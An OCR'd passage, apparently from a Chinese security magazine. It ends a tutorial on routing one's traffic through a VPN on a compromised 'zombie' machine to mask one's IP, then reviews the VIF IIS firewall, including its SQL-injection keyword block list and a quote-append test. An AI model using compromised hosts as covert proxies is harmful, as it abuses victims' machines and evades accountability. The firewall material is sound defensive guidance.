



图18





图19

那现在有的同学又问了：你不是说可以把VPN当成代理上网么，那要怎么设置？是的，如果要通过VPN上网，那我们之前配置VPN的时候就要添加NAT（网络地址转换）了。在路由和远程访问窗口中，打开IP路由选择常规，然后右击选择新增路由协议，在弹出的窗口里选“NAT/基本防火墙”（图17）。

不一会儿IP路由选择里就会多出一个NAT/基本防火墙，然后右击NAT/基本防火墙选择新增接口，选择外部网卡的接口，本例是外网（图18）。确定后在接口类型选择公用接口连接到Internet，勾上在此接口上启用NAT后确定（图19）。

最后把本地的VPN连接里的远程网络上使用默认网关的对号勾上（图16），勾上后数据包才是通过VPN发送出去的，确定后就可以通过VPN代理上网了。把自己的qq下线然后再上线看看，IP是不是变成肉鸡的了？好了，关于VPN的架设及其应用就讲到这里了，如有什么疑问，请去论坛上联系我。

# 全面终结SQL注入时代——VIF防火墙试用小记

N.T

最近几年，各种各样的脚本程序非常流行，跟着脚本程序流行起来的自然还有形形色色的脚本漏洞，比如各种SQL注入、各种盗链、小偷程序、各种脚本木马等等，给许多网站以及个人用户带来了很大的危害。想防范这种脚本漏洞吗？那就来试试风讯VIF防火墙吧！这个防火墙可和我们平常使用的“天网”、“瑞星”等不大相同，这是一个专门针对IIS的一个防护软件，是一个集防盗链、防注入、防CC攻击于一体的IIS防火墙。

这个防火墙的安装非常简单，运行安装程序后直接点下一步就行了，建议最好使用管理员权限来进行安装。注意两个地方，一个是安装的地方，默认会安装在D:\VIF目录下，另外就是最好将VIF设置成 everyone的权限，这也是官方的建议。在安装完成时，会出现一个选择，如图1。





图1

安装完成后会自动加载到IIS中，测试有没有安装成功的一个最简单的方法就是在类似于“asp?id=26”的页面后加一个“'”进行提交，如果出现如图2所示的界面，就说明安装成功了。




图2

如果没有出现如图2所示的界面，我们就到IIS的ISAPI筛选器中查看一下有没有VIF，如果是空白的话就手动添加进来，如图3。点击“添加”，“筛选器名称”栏可以填写VIF，“可执行文件”栏我们填入VIF目录下的VirtualIisFirewall.dll，重启一下IIS，防火墙就可以使用了。





图3

防火墙启动后的主界面如图4所示。




图4

首先来看一下常用的防注入，默认情况下开启了对全站的防注入功能，只允许POST和GET方法提交数据。默认防止以下SQL注入语句，语句间使用“|||”隔开：**select|||'|||declare|||@@|||--|||update|||drop|||create|||backup|||union|||exec|||eval|||xp_|||sp_|||truncate|||load_file|||.cif|||cmd|||command|||dir|||eval**。当然这些语句是可以自由添加的，只要提交的数据中包括以上的语句，我们就会在浏览器中看到如图2那样的网页。

我们来添加一个其它的处理方式，如图5。“主机头”一栏可以填写IP或是域名，如果是“*”的话，就代表全部；IIS端口默认都是80，如果改过访问端口的话，就要在这里填写改动过的端口。接下来就是输入你想屏蔽的SQL语句，比如没有过滤and，我们添加进去就可以了。第三步是一些其它的处理方式，包括“直接终止”、“网址转向”、“输出信息”等三种方式，建议选用“直接终止”方式。这样当有SQL注入时就会直接出现404错误的页面了。

默认情况下使用的是“输出信息”方式，我们在图2中显示的页面就是输出信息，当然这个是可以改的。在防火墙安装目录下的Alert目录下有一个SQLINJECTION.txt文件，打开后会看到HTML代码，可以进行修改。“网址转向”就是当有SQL注入时跳转到我们输入的网址。

